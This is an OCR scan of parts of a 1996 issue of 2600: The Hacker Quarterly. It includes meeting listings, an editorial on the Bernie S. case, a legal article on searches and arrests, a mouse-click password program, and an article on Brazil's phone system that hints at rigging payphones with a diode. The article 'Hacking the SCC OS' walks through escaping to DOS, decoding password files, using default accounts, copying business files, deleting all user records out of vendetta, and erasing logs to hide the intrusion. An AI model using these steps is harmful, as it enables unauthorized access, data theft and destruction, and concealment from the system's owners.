Pentagon City Mall in the food court.

*****

AUSTRALIA, EUROPE, SOUTH AMERICA

Aberdeen, Scotland

Outside Marks & Spencers, next to the Grampian Transport kiosk.

Belo Horizonte, Brazil

Pelego's Bar at Assufeng, near the payphone. 6 pm.

Buenos Aires, Argentina

In the bar at San Jose 05.

Bristol, England

By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 6:45 pm.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Manchester, England

The Flea and Firkin, Oxford Road.

Melbourne, Australia

Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

Granada, Spain

At Pilar Del Toro Pub in Plaza Nueva near the Darro Bridget (Puente del Darro).

Halmstad, Sweden

At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

IT'S SUMMER

IT'LL NEVER BE A MORE PERFECT TIME TO WEAR A 2600 SHIRT AND PROCLAIM YOUR HACKER TENDENCIES WITH PRIDE. YOU WILL MEET INTERESTING PEOPLE AND BE FOLLOWED BY ALL KINDS OF OTHERS. SAME OLD PRICE. $15 EACH, 2 FOR $26, AVAILABLE IN LARGE AND XTRA-LARGE. WHITE LETTERING ON BLACK BACKGROUND.

I'M A TRADITIONALIST. SEND ME AN OLD-FASHIONED BLUE BOX SHIRT. MY SIZE IS: ____

I WANT TO TRY SOMETHING NEW. SEND ME AN ELITE MICHELANGELO VIRUS SHIRT. MY SIZE IS: ____

❑ 1 shirt/$15 ❑ 2 shirts/$26

AND WHILE I HAVE YOUR ATTENTION, SEND ME:

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you will get *2600* for as long as you can stand it)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (invaluable reference material)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25
❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25 ❑ 1991/$25
❑ 1992/$25 ❑ 1993/$25 ❑ 1994/$25 ❑ 1995/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)


Send orders to: 2600, PO Box 752, Middle Island, NY 11953

(Make sure you enclose your address!)

TOTAL AMOUNT ENCLOSED: ☐

Payphones of the Planet

POLAND



Found in Warsaw. Something this size has to do more than make phone calls.

DiSKRaPer

RUSSIA

Residing in Moscow.

Ed Fischer

VENEZUELA

Two styles of payphones: the one on the right uses coins, however, rampant inflation makes their operation difficult at best. The phone on the left uses cards - a system which has yet to be hacked. Occasionally, though, these phones inexplicably let people talk forever. You will find long lines when this happens.

Alex Wieder

COME AND VISIT OUR WEB SITE AND SEE OUR VAST ARRAY OF PAYPHONE PHOTOS THAT WE'VE COMPILED - http://www.2600.com


2600
THE HACKER QUARTERLY
VOLUME THIRTEEN, NUMBER THREE
AUTUMN 1996
$4.50 ($5.50 IN CANADA)
BEYOND
HOPE
Phone
Phone
Phone
Phone
Phone
Phone
Phone
Phone
Phone
Phone
Phone
0 74470 83158 7
63

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Scott Skinner

Cover Design
Shawn West, Mazzy

Office Manager
Tampruf

"Attacks on Defense computer systems are a serious and growing threat. The exact number of attacks cannot be readily determined because only a small portion are actually detected and reported. However, Defense Information Systems Agency (DISA) data implies that Defense may have experienced as many as 250,000 attacks last year. DISA information also shows that attacks are successful 65 percent of the time, and that the number of attacks is doubling each year, as Internet use increases along with the sophistication of 'hackers' and their tools." - General Accounting Office report entitled "Computer Attacks at Department of Defense Pose Increasing Risks". It was later disclosed that the estimates were based on staged attacks from within the military.

Writers: Bernie S., Billsf, Blue Whale, Commander Crash, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Jason Fairlane, Mr. French, Bob Hardy, Thomas Icom, Kingpin, Kevin Mitnick, NC-23, Peter Rabbit, David Ruderman, Silent Switchman, Thee Joker, Mr. Upsetter.

Network Operations: Phiber Optik.
Voice Mail: Neon Samurai.
Webmaster: Kiratoy.

Inspirational Music: Sebadoh, Iggy, Specials, Tribe, Whale.
Shout Outs: Zack, Zap, 5m0k3, Cybrjunky, Coldfire, Dodger, Rogue Agent, R2, Mudge, the WBAI listeners.


```
—--BEGIN PGP PUBLIC KEY BLOCK—--
Version: 2.0

mQCNAisAvagAAAEEAKDyMmRGmirxG4G3AsIxskKpCP71vUPRRzVXpLIa3+Jrl0+9
PGFwAPZ3TgJXho5a8c3J8hstYCowzsI168nRORB4J8Rwd+tMz5lBKeKi9LzlSW1R
hLNJTm8vBjzHd8mQBea3794wUWCyEpoqzavu/OUthMLb6UOPC2srXlHoedr1AAUR
tBZlbW1hbnVlbEB3ZWxsLnNmLmNhLnVz
=W1W8
—--END PGP PUBLIC KEY BLOCK—--
```

WHAT YOU NEED

H O C K T H E W O R L D

2600 *(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733.*
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1995 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677**

FALLOUT

Some nightmares never seem to end.

This has certainly seemed the case with the ongoing saga of Ed Cummins (Bernie S.). We've devoted many pages to this bizarre tale since it began in March of 1995. And we've learned so very much.

To summarize what we've already told you, Cummings, a *2600* writer for years, was arrested for possession of telecommunications devices that *could* be used for fraudulent purposes. He was never accused of committing any fraud however. The United States Secret Service managed to have him imprisoned for seven months on a charge that virtually any technically adept person could be guilty of. (It was widely believed that the Secret Service had been embarrassed by Cummings' disclosure to a Fox news crew of unflattering pictures of them - pictures that had been given to him by a friend and which we have since made available on our website.)

On Friday, October 13th, 1995, the nightmare ended. Ed Cummings was released from a federal prison where he had spent time with murderers and other "non-technology-oriented" criminals.

He quickly put his life together again, securing a job with a phone company and speaking of his ordeal at various conferences.

But then the Secret Service came back. It seems that a couple of years earlier, Cummings had had a little run-in with a local police department when he parked his car illegally and had it searched by a local cop who didn't understand some of the technical papers and apparatus within. The cop took Cummings and his two friends to the station and proceeded to question them. They were never placed under arrest and, when they left, one of Cummings' friends took the sheets of paper the cop had been interested in and also removed the batteries from a tone dialer, presumably to erase private phone numbers. (For some reason they had been left alone with these bits of "evidence".) The cop discovered this shortly after the three of them left. He managed to find them again and, since nobody was willing to say who had done the tampering, the cop charged Cummings since the car belonged to him and he was considered the one "in charge". And Cummings never saw the need to set the record straight, since it was a ridiculously minor, almost funny, accusation. He was sentenced to probation. Now, after being arrested by the Secret Service, he was in violation of that probation.

In January of 1996, with considerable pressure from Secret Service agent Tom Varney, Cummings was put back in prison with an insanely high bail of $250,000 while he awaited sentencing. And, because of his high bail, he was kept with the most violent and dangerous offenders. When he was finally sentenced in March to 6-24 months, it almost seemed like a relief because an end to the ordeal was at last in sight. And, while technically he could be held for two years, it was virtually unheard of for prisoners not to get parole after their minimum time was up, unless they had disciplinary problems. One thing Cummings had going for him was an impeccable behavior record in prison.

It was no secret, however, that the authorities within the prison system and the Secret Service were quite upset with Cummings' outspokenness on his case. His weekly updates on WBAI's *Off The Hook* and the coverage in *2600* as well as the smattering of press coverage in the mainstream media was a real thorn in their side.

June came and went with no parole hearing. And when the hearing finally took place, on July 2nd, Cummings was told that processing only took place on the 1st of the month, so nobody would even touch his case until August. Such senseless logic appears to be the norm in America's prisons. But in this case, prison authorities seemed intent on making Cummings' life as miserable as possible.

One of the best examples of this occurred in July when he was finally moved to a minimum security facility and allowed to participate in a "voluntary" community service program. (If you don't volunteer, you get sent back to the maximum security prison.) During this brief period, he was contacted by Rob Bernstein, a reporter for *Internet Underground*, who wanted to write an article on his case. Bernstein called the prison, asked for, and received, the fax number at the facility where Cummings was working. His intention was to forward a copy of the article to Cummings before it was finalized so that any mistakes could be corrected. At the time, it seemed logical and in the real world it would have been.

But this was not the real world. When it was dis-

covered that a fax had been sent to Cummings (without his knowledge or consent), prison officials immediately threw him back into the maximum security prison at Bucks County. They claimed he had misused the telephone system by receiving the fax and that, as a result, his time in prison could be increased by nine months.

Cummings appealed this ridiculous judgment as any semi-rational person would. They kept him in maximum for 19 days, nine days more than they were supposed to. His appeal was denied and, at the same time, he was suddenly subjected to shakedowns and was being written up for infractions like having too much reading material or one too many bottles of shampoo. Each of these had the potential for getting his parole denied. All of a sudden his impeccable behavior record had been tarnished.

Believing he was being harrassed, Cummings filed a grievance. Right after it was denied, he found himself being transferred from minimum to another maximum security facility in Lehigh County. The reason for this action was "protective custody". It was obvious to everyone that the real reason was to get rid of him.

Then things got much worse. Within a day, Cummings was viciously attacked by a violent inmate. He had his jaw kicked in and his arm shattered by the time the guards got around to stopping it. His jaw wired shut, he was then thrown into the infectious diseases ward at Lehigh County where his medical care was virtually nonexistent. They even refused to give him painkillers. And strangely enough, all of the phone numbers Cummings had called in the past were blocked. If ever anyone was being given a hint to keep their mouth shut, this was it.

But despite all of this, Cummings refused to be silenced. The story of what was happening to him got out and this time it got people so angry that there was nothing left to do but take action. In an unprecedented move, visitors to the *2600* web site, listeners of WBAI's *Off The Hook*, and hackers around the planet joined forces to end the nightmare once and for all. A mailing list was started which quickly got hundreds of subscribers. A voice mail hotline was set up at *2600*. Volunteers worked around the clock. People who had never been part of the hacker world began to get involved. It was clear that this was no longer a hacker issue but rather a very significant human rights case. Even members of the mainstream media began to take an interest. (Sadly, the Electronic Frontier Foundation and the American Civil Liberties Union *still* didn't get involved.)

Within a few days, a demonstration outside the Northampton County prison and courthouse (where Cummings had now been transferred) had been organized. After nearly two years, the Bernie S. case had finally become a blatant example of miscarriage of justice to nearly everyone who heard about it.

The strain on the authorities must have been tremendous. The number of phone calls, letters, faxes, and email to Pennsylvania prison and governmental offices, as well as the Secret Service and congressional offices, was unprecedented.

And suddenly, on Friday, September 13th, 1996, the nightmare ended. Ed Cummings was released effective immediately. And, while still subject to parole regulations, it was apparent that the Secret Service was fresh out of the power to put him back in prison. Here was a clear example of people power.

It was a definite victory but not the kind that makes you feel good for very long. Things never should have been allowed to get to this point in the first place. Much work remains to be done. The aftereffects of this torment won't soon go away. Apart from facing permanent disfigurement, Cummings has had his life almost completely destroyed by these actions. There are many pieces to pick up. And, for the rest of us, there are many people we must hold accountable for this travesty.

These questions demand immediate answers: Why was the Secret Service (particularly Special Agent Tom Varney of the Philadelphia office) so intent on imprisoning Ed Cummings? Why were they allowed to have such an undue influence on court proceedings? Why did Judge Jack Panella (Northampton County, PA) set bail at such high levels for such a trivial nonviolent offense? Why did the Bucks County Correctional Facility have Cummings transferred into a prison for violent offenders and what exactly did they mean by "protective custody"? And, finally, how did we ever allow the federal government to pass a law that can put someone in prison for possession of electronic components without any evidence of their being used to commit a crime (Title 18, U.S.C. 1029)?

While we look for answers, we will also need to keep track of the injustices facing all the others in prison, now and, regrettably, in the future.

We can hope that this tragic case and the tremendous response to it will be enough to teach the authorities an unforgettable lesson and keep it from happening again.

Somehow, we doubt it.

Searches and Arrests

by Keyser Söze

This article was prompted by the piece titled "Avoiding Suspicion" by ~Me in the Spring 1996 issue. There were a number of things legally wrong with it, and instead of ripping it apart, I figured I'd just tell you what the law is. Note: I am a licensed attorney (so this is the real thing), and am writing under this alias for what should be obvious reasons. This article in no way gives legal advice; it merely points out what the law is, what the police can legally do to you, and what your rights are. Any words in quotes are from actual cases, the details of which I won't bore you with.

Searches

Probable cause

This is what the police need in order to search you. Probable cause is a "reasonable belief" (by the cops) that what they have found is evidence of a crime. This can be evidence of any crime, not just for the crime they're currently investigating.

Searching your house, apartment, etc.

In order for the police to search your place, they need a search warrant. A search warrant contains three things (if you care to read it, and you should, to make sure that it is a search warrant, and that the information on it is correct): the crime committed, the evidence they're looking for, and the location that they're going to search. The location covers basic stuff such as your name and address (as well as the specific location in the home where they're going to be looking) - if either one of these are wrong, call them on it because there could, for example, be another person named "Smith" in your building, and they just got the wrong one.

The police can look anywhere the thing they are looking for will reasonably fit. The smaller the item is, the more places they can look. For example, cops can look just about anywhere for drugs (since drugs can be put into small packages and hidden anywhere), but they're not going to look in the toilet tank for a stolen TV (because it won't fit). They can also seize anything that's found in plain view, like on a table, regardless of whether the warrant mentions that item.

Just a little bit about "no-knock" warrants. There are only three instances when the cops can bust down your door when they have a search warrant: if there's a danger of escape, if there's a possibility of evidence destruction (like flushing something down the toilet or erasing a disk, though the computer-based reasons like erasing disks, etc. have not been tested in court, it seems likely to me it could be a valid reason), or if there's likely to be a danger to the officers present.

Searching your car

An officer still needs probable cause to search your car, but does not need a search warrant. Once he has probable cause to search the car, he can go anywhere in the car, including the trunk and any packages in the car.

If your car happens to be impounded and taken to an impound lot and the contents are inventoried, the cops don't need probable cause. They can seize anything they find that's evidence.

Stopping you on the street

This is what's known as a "stop and frisk". You can be stopped and questioned by the police on the street if they have a "reason to suspect" that there is "imminent criminality". This is sort of a gut-instinct type of call by the observing officer - if he thinks you might be up to something, he can stop you and ask you questions.

Whether or not you'll be frisked depends on the situation you're in; basically it's the officer's call. A frisk is the "patting down of exterior clothing". If the cop finds something suspicious, he suddenly has probable cause and can search you on the spot, or arrest you if it's that bad.

Arrests

An arrest in your home

In order for you to be arrested in your own home, the police need an arrest warrant, which

states what crime was committed and who they think did it. If the police have an arrest warrant, any evidence in plain view can be seized. (They don't need a search warrant for stuff in plain view in this case, because the arrest warrant got them into the home legally.)

If you are arrested, the cops can search you and any area within your "immediate lunge, reach, or grasp". Basically, this means that they can only search the area where you could reasonably reach to destroy evidence or grab a concealed weapon. This usually limits the search in this case to the room in which you're arrested. The only time the cops can search the rest of the home without a search warrant is if they've come to arrest someone else in addition to you; then they can look wherever that person could hide.

An arrest in someone else's home

The police must have a search warrant to enter someone else's home to arrest you if you're there and not in your own home. (This is in addition to the arrest warrant for you.) An exception in this case is if you're fleeing and they follow you into that person's home - then they don't need a search warrant.

Post-Arrest Stuff

Miranda warnings

We've all seen this in cop TV shows or movies: when someone is arrested, the cops read them their rights. Believe it or not, this is not required at the time of arrest. It's been drummed into our heads for so long that we think they got it right, but they didn't. You only need to be read your rights when you are undergoing "custodial interrogation".

"Custody" is defined as being under "any significant restraint" or being placed in a "compelling atmosphere" where you might involuntarily waive your rights. Basically, this means that you've been arrested; you can be in a police car or at the police station. "Interrogation" is not limited to questioning; it covers any statements made by another person which "might reasonably elicit an incriminating response". An example of this would be if two other people were talking and they say something that you would usually respond to; just keep quiet (see below). This can be done by anyone at any time.

Before the police can question you, they must read you your rights, Those rights are:

1. You have the right to remain silent.
2. Anything said can and will be used against you in court.
3. You have the right to consult with an attorney prior to questioning.
4. You have the right to have an attorney present during questioning.
5. You have the right to an appointed attorney if one cannot be retained (the court will appoint an attorney to you if you can't afford one).

Numbers three and four may be combined into one statement that is read to you, but it's easier to grasp if they're separated.

Invoking your rights

Now that you know your rights, how are they enforced? Very simple: after you've been read your rights, tell them that you wish to speak to an attorney. Once you've told them that, they cannot question you, and they can't come back before you've spoken to an attorney to ask you any questions. so the best thing for you to do is to keep quiet until you've spoken to an attorney. And do not do what The Prophet suggested (Letters, Spring 1996) and lie; think about it - you're in deep shit already and lying always makes things worse for you. I'll repeat it because it's that important: keep quiet until you've spoken to an attorney.

Things that don't violate your rights

There are certain things that can be done after you've been arrested that do not violate your rights, even though these things seem like they would. They include: taking your picture, fingerprinting you, taking your measurements, getting a handwriting sample, having you speak a certain phrase, or moving around in a certain way (like with a limp).

Generally speaking, that's it. There's obviously a great deal more to this subject, but you don't really need to know all the nuances. Just knowing what rules the cops play under and what your rights are should be sufficient. I'm thinking about doing an article about computer crime laws (these laws usually cover telephony issues as well), and if this article doesn't get my head taken off, you should see it in the near future.

Hacking the SCC OS

by D-Day

First off, let me say that I only have access to the SCC OS from a terminal at my office. It is not an OS you can call up with a modem - it is site only so therefore, you have to be at the location in order to hack this OS. It is simple to do, so don't expect much from it. This article is basically pointed towards newer hackers and experienced hackers looking to gain info or access.

First, let me explain SCC. SCC is a business OS used for keeping records and making secretaries' jobs easier. You can find it at doctors' offices, lawyer firms, and places of that sort. It is very changeable, so you may have trouble spotting an SCC system.

SCC stands for Site Client Control. It is a DOS program, so an SCC system has DOS somewhere on the hard drive. I have not found any other SCC menus running off any other OS than DOS, so you might want to check up on your DOS commands before attempting an SCC system. Here is a list of ways to shell out of DOS from an SCC system without having to crack the passwords.

Two Methods to Shell Out

On an SCC system, every unit has the option to use DOS commands. Just choose this option, then click "DIR". It will show a command line, usually in a red bordered box. Just type dir.*. It will go to DOS and type out this command, similar to a batch file. Then, it will discover that dir.* is not a command and will say "TERMINATE BATCH JOB? Y/N?" Choose Yes. You should now be sitting at a standard DOS prompt.

Second Method: If the SCC system you are targeting doesn't have the DIR option, then try this method. Choose the "Shell To DOS" option by pressing F5. It will say "ENTER PASSWORD". Then just enter something wrong. It will go back to the Main Menu. Then do this same option again. And again. After about 10 times, it will say SYSTEM HALTED. Then, just press CTRL+BREAK. This is tedious, and it may take more time than you have, so method one is better!

What To Do Once You've Shelled Out

Go to the root directory of the hard drive that SCC is installed on. Get the file called sccdta.*.dta. The .* represents the site name. Every SCC system has a unique site name. It will usually be a number. Just look for anything with scc.*.dta, because sometimes the filename is changed. Once you have this file, you have the password file. Similar to UNIX, yes. *But!* SCC passwords are *much* easier to decrypt! How? When you look at the sccdta.dta file with a text editor, you should get something similar to this:

```
Start of file:sccdta130.dta
SCC data file:site license #1046
(site name should never be altered)
++++++++++++++++++++++++++++++++++=
+
+++289sjd3
d3jw90r
3859*@ks(@iPD(893
USR LST
upper:[4945416]
charla:[3936]
mem:[]
mntce:[]
```

And then the rest after that is junk data. Now, what you are looking at is a complete user list of the SCC system 130. See how in the sccdta.*.dta, 130 follows the sccdta.dta file? Like I said, that is the site license. Now, on to cracking the passwords.

The makers of SCC must have thought that hackers were dumber than dirt. You aren't going to believe how easy it is to decrypt these passwords. Now, the user "upper" (the "root" account of the system) has a password of FORTRAN. How do I know? Well, look at the string of numbers in the [] brackets. That's the encrypted password. To decrypt it, all you have to do is look on a QWERTY type keyboard and find the column of letters that matches the number. Example: For the password FORTRAN, the code would be 4945416. Look at the letter F on your keyboard and follow it up. See how it goes to R and then to 4? Now, the letter O would be 9. Follow O up and

you get the number 9. Starting to see now? We couldn't believe how easy it was to crack these password files. A password cracker is not needed, but we wrote one anyway, and it broke an SCC system with 400 users in *22 seconds!!!!* That's how easy the algorithm is! Now, I could make a chart for you, but if you need one, you shouldn't be *trying* to hack. Now, once you have the sccdta.*.dta file, you need to crack certain passwords to get high access. Here is a list of permanent accounts on an SCC system plus an explanation. These accounts are always on an SCC system!

upper: highest access - the "root" account.
mem or memory: the memory manager account.
mntce: the maintenance account. This usually doesn't have a password.
bckdr: the backdoor maintenance in case of a crash.
clip: the clip account to "clip" data.

These accounts are the only permanent accounts. In our simulated list of accounts, charla is just a user, probably upper's secretary.

Once you have upper access, what do you do? Since SCC is a business OS, why don't you find out this business' secrets?

How To Get Files

Once you are logged in under upper, go to the main menu. Then choose the option Word Process or Text Editor. This is like vi. Just open files. You usually won't get passwords, and if you do, just enter the same password you used to log in. Just open text files and read on! If you wanna save them to a disk, exit the text editor and go to File System and choose save files, then just save them to your disk drive.

Now you have all you need: files, access, so what? Well, if you have a vendetta against the system, why not crash it? Why not?

Crashing An SCC System

First, in order to crash it, you need maintenance access *and* upper access. First, log in with upper. Then choose "Extended Options". Then click "Enable Maintenance" and enter the password it prompts. You have now given the maintenance account *almost* upper access. Now, log out of upper and log in under maintenance. When you get to the main menu, choose the option "System Check" and run that option. Wait until the counter has reached zero. If it finds any problems, *do not* fix them, just let them linger. Then go back to the main menu. Choose the option "KILL LOWER ACCOUNTS" and choose it. It will ask for a password. Enter the upper account's password. In this case, FORTRAN. It will then clear the screen, and you should be at the main menu. Now, remember Charla? Well, she is no longer on this system and all files, records, and other junk has been deleted! Presto! A useless system! Now, not all records are deleted. There is a system log that is always there and is a hidden file. It *is always* in the same directory as the SCC executable. First, you have to find this file. Shell out of SCC and go to the SCC directory. To find hidden files you have to type something like DIR -H or DIR H. That's why I said read your DOS book! Now, once it lists all hidden files, *the file you are looking for is always different.* It has no suffix like *.txt or *.sys. It is just a file. The filename is never the same, since it is specified by the upper account. Just look for a file without a suffix and edit it. Then, once you edit it, it should look like this:

```
DATE\TIME\
account:upper:12\3:30 pm 12\3:52 pm
account:mntce:12\3:53 pm 12\4:10 pm [SYSTEM
ACTION TAKEN]
account:upper:12\4:15 pm 12\4:17 pm
```

Now, you should be able to figure out what this is. If you can't, I will explain.

```
accountname:{name}:logintime:
logouttime
```

See? Now, the second account in this system is mntce, logged in on December at 3:30 pm and logged out at 3:52 pm. *But!* See where after it says [SYSTEM ACTION TAKEN]? Well, that's where you deleted the system. Just erase all three logins and you are done. Erase upperlogin, mntcelogin, and the second upperlogin. Now you didn't login, you didn't erase the system, and you didn't log out! Voila! You have commited the perfect hack! No records, or any other way to tell *and* no one knows you were there! Now you know how to hack SCC, and don't you feel better?

Security through the Mouse

by Steve Rives

Have you ever wanted to write a program that could stop those keyboard monitoring password stealers? I did. Most password stealers that I have seen/written, only capture key strokes. It should be easy to beat these programs by simply having the user enter their password using more than the keyboard. This line of thought caused me to write a program that would accept mouse clicks as a part of a password. With my program, the user is able to enter keys and left and right mouse clicks for their password. For example, a password might be

F + I + S + H + mouse_left_click + mouse_left_click + mouse_right_click

Now that's a password! My program allows the user to use the keyboard and the mouse to enter their password. Not only does this program make life hard for keyboard monitors, but it also makes life hard for shoulder surfers.

I now present the basic program that implements this scheme. Notice that this was written for PCs. This program should help hackers to think of more robust password stealers. And for those of you who need more password protection, consider using the simple functions provided in this program.

```
// MousePas.C
// To compile with Turbo C++
//    tcc MousePas.C
// To compile with Borland C++
//    bcc MousePas.C
#include <dos.h>     // i86
#include <conio.h>   // kbhit()
#include <string.h>  // strcmp()
#include <stdio.h>   // printf()
#include <conio.h>   // kbhit()
void instructions()
{
  clrscr();
  printf( "You will be prompted to
  enter a password.\n");
  printf( "Click on the left and
  right mouse buttons\n");
  printf( "and their clicks will
  become a part of the password.\n);
  printf( "You must have a mouse dri-
  ver loaded to use the mouse.\n");
}
int get_button()
{
  struct REGPACK regs;
  regs.r_ax = 3;
  regs.r_bx = regs.r_cx = regs.r_dx =
  regs.r_es = 0;
  intr(0x33,&regs);
  return regs.r_bx;
}
void get_mouse_string( char *string,
int maxlen )
{
  int i = 0, button;
  char key = 0;
  while (key != 13 && i < maxlen) {
    if (kbhit()) {
      key = getch();
      if (key != 13 && key > 2) {
        printf( "*" );
        string[i++] = key;
      }
    }
    else if ((button=get_button()) !=
    0) {
      if (button == 1) printf( "L" );
      else printf( "R" );
      string[i++] = button;
      while ((button=get_button()) !=
      0);
    }
  }
  string[i] = 0;
}
void main()
{
  char password[128];
  char validate[128];
  instructions();
  printf( "Enter a password:  ");
  get_mouse_string( password, 127 );
  // This is the cool part!
  printf( "\nValidate password: ");
  get_mouse_string( validate, 127 );
  if (strcmp( password, validate
  ))printf( "\n\nValidation
  FAILED\n");
  else  printf( "\n\nValidation
  PASSED\n" );
}
```

THE BRAZILIAN PHONE SYSTEM

by Derneval
curupira@2600.com


A few words can describe it. For the time being, it sucks. But there are a few tricks and even if some people read it and say, "This guy doesn't write about the things I know," they can write me back and fill me in on the details i missed. Anyway, telling it all would spoil it for a lot of guys who would not like to see a few things fixed. But that's for another time.

The present phone system has some good qualities. Let's start with them. After the military took power in 1964, one of their main goals was telecommunications. So, all parts of the country were linked by phone lines. On a good sunny day you can call someone even if the guy is far away from a big town. Small villages with less than a thousand people can be found with a phone line. No joke. Even with the rain forest around, one can find a Post Office somewhere and some sort of place where a phone call can be made. The bad thing about it is that it doesn't always work properly. Brazil has a communications satellite that helps link North and South, West and East (it's a country almost as large as the USA). But suppose you live in Rio de Janeiro and want to call some place two or three thousand miles away. Inside rain forest or not, it doesn't matter. In Rio de Janeiro, one can't get a line when it rains. In Sao Paulo, another big town with 11 million people, getting a line at four o'clock is luck of the Irish. Trying to make a phone call from Sao Paulo to some place more than 2000 miles away is also difficult. The system works, but it did not grow fast enough, nor was enough money invested in its growth. It's got some technology, but God knows why it is not used. Only recently has tone dialing been (slowly) introduced.

The phone company, which is state owned, doesn't have enough lines for everybody. So, a phone line in a town like Sao Paulo can cost between $2,000 and $6,000. That's if you don't want to wait. If time is no problem, then you can join something called "Plano de Expansao", a plan that will deliver the phone in about two years' time with some real low monthly payments. People end up paying about $1,200. Want to know more? They give your money back if you decide not to wait. In fact, the phone company will understand if you complain about that. After all, that can happen if they are late in the schedule. Some people wait for more than two years, the phone line paid for and not installed yet. Shocking, isn't it?

A cell phone is much easier to get, only about $300. But the calls are a bit more expensive. The cellular market had big growth for that reason. There's a big business, at this moment, selling cellular phones. Huge advertisements are everywhere even though the newspapers are full of stories of people who got their phones "cloned" and received huge bills because of calls they never made, sometimes to countries like Lebanon. The phone company is getting used to the complaints about that.

How is a phone call from a public phone for the average citizen? Well, there are plenty of public phones, almost on every corner. And most of the time, even when it's raining, it's not hard to make a phone call. Instead of a coin, one has to have a special metal coin called "ficha". Not easy to counterfeit and the phones are tough to break down. But it's possible to "phreak it". The wires connecting the phone can be connected by some diode that short circuits the pulse made when the "ficha" drops inside.



Brazilian phone cards, the backs of which can be scraped to reveal a thin metal plate (top). A new card (middle, bottom) worth 20 units (60 minutes).

Only the first one is lost. In the old days, people would insert a string in order to get it back, but that got old pretty fast. Nobody even thinks about trying it anymore.

